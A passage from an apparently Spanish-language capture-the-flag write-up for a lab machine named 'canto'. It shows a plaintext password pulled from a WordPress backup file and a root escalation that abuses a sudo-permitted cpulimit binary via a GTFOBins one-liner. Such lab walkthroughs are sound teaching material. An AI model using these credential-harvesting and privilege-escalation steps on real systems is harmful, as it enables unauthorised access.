/snap/lxd/31820/lib/python3/dist-packages/urllib3/packages/backports
/snap/lxd/31820/share/lxd-documentation/_sources/reference/manpages/lxc/network/load-balancer/backend
/snap/lxd/31820/share/lxd-documentation/backup
/snap/lxd/31820/share/lxd-documentation/reference/manpages/lxc/network/load-balancer/backend
/snap/core22/1380/usr/lib/python3/dist-packages/cryptography/hazmat/backends
/snap/core22/1380/usr/lib/python3/dist-packages/urllib3/packages/backports
/snap/core22/1380/var/backups
/snap/core22/1748/usr/lib/python3/dist-packages/cryptography/hazmat/backends
/snap/core22/1748/usr/lib/python3/dist-packages/urllib3/packages/backports
/snap/core22/1748/var/backups
/var/backups
/var/wordpress/backups
```

Como venimos de Wordpress, tiene toda la pinta de que es la de */var/wordpress/backups*

```
www-data@canto:/$  ls /var/wordpress/backups
12052024.txt
www-data@canto:/$ cat /var/wordpress/backups/12052024.txt
------------------------------------
| Users    |      Password        |
------------|----------------------|
| erik      | th1sIsTheP3ssw0rd!   |
------------------------------------
```

Y conseguimos la contraseña del usuario Erik:


```
erik@canto:/$ sudo -l
Matching Defaults entries for erik on canto:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User erik may run the following commands on canto:
    (ALL : ALL) NOPASSWD: /usr/bin/cpulimit
```

Una vez como Erik, vemos que esta en el grupo sudores y que puede ejecutar el binario *cpulimit* sin proporcionar contraseña como cualquier usuario.

```
erik@canto:/$ /usr/bin/cpulimit
Error: You must specify a target process
CPUlimit version 3.0
Usage: /usr/bin/cpulimit TARGET [OPTIONS...] [-- PROGRAM]
   TARGET must be exactly one of these:
      -p, --pid=N        pid of the process
      -e, --exe=FILE     name of the executable program file
```

```
                    The -e option only works when
                    cpulimit is run with admin rights.
   -P, --path=PATH    absolute path name of the
                    executable program file
 OPTIONS
   -b  --background   run in background
   -f  --foreground   launch target process in foreground and wait for it to exit
   -c  --cpu=N        override the detection of CPUs on the machine.
   -l, --limit=N      percentage of cpu allowed from 1 up.
                    Usually 1 - 100, but can be higher
                    on multi-core CPUs (mandatory)
   -m, --monitor-forks  Watch children/forks of the target process
   -q, --quiet        run in quiet mode (only print errors).
   -k, --kill         kill processes going over their limit
                    instead of just throttling them.
   -r, --restore      Restore processes after they have
                    been killed. Works with the -k flag.
   -s, --signal=SIG   Send this signal to the watched process when cpulimit exits.
                    Signal should be specificed as a number or
                    SIGTERM, SIGCONT, SIGSTOP, etc. SIGCONT is the default.
   -v, --verbose      show control statistics
   -z, --lazy         exit if there is no suitable target process,
                    or if it dies
       --           This is the final CPUlimit option. All following
                    options are for another program we will launch.
   -h, --help         display this help and exit
```

> Tras intentarlo yo solo sin éxito, tuve que acudir a GTFOBins



Sudo

If the binary is allowed to run as superuser by
used to access the file system, escalate or main

```
sudo cpulimit -l 100 -f /bin/sh
```

Ejecuto y somos root aprovechándonos del binario **cpulimit**

```
erik@canto:/tmp$ sudo /usr/bin/cpulimit -l 100 -f /bin/sh
Process 1928 detected
# whoami
root
```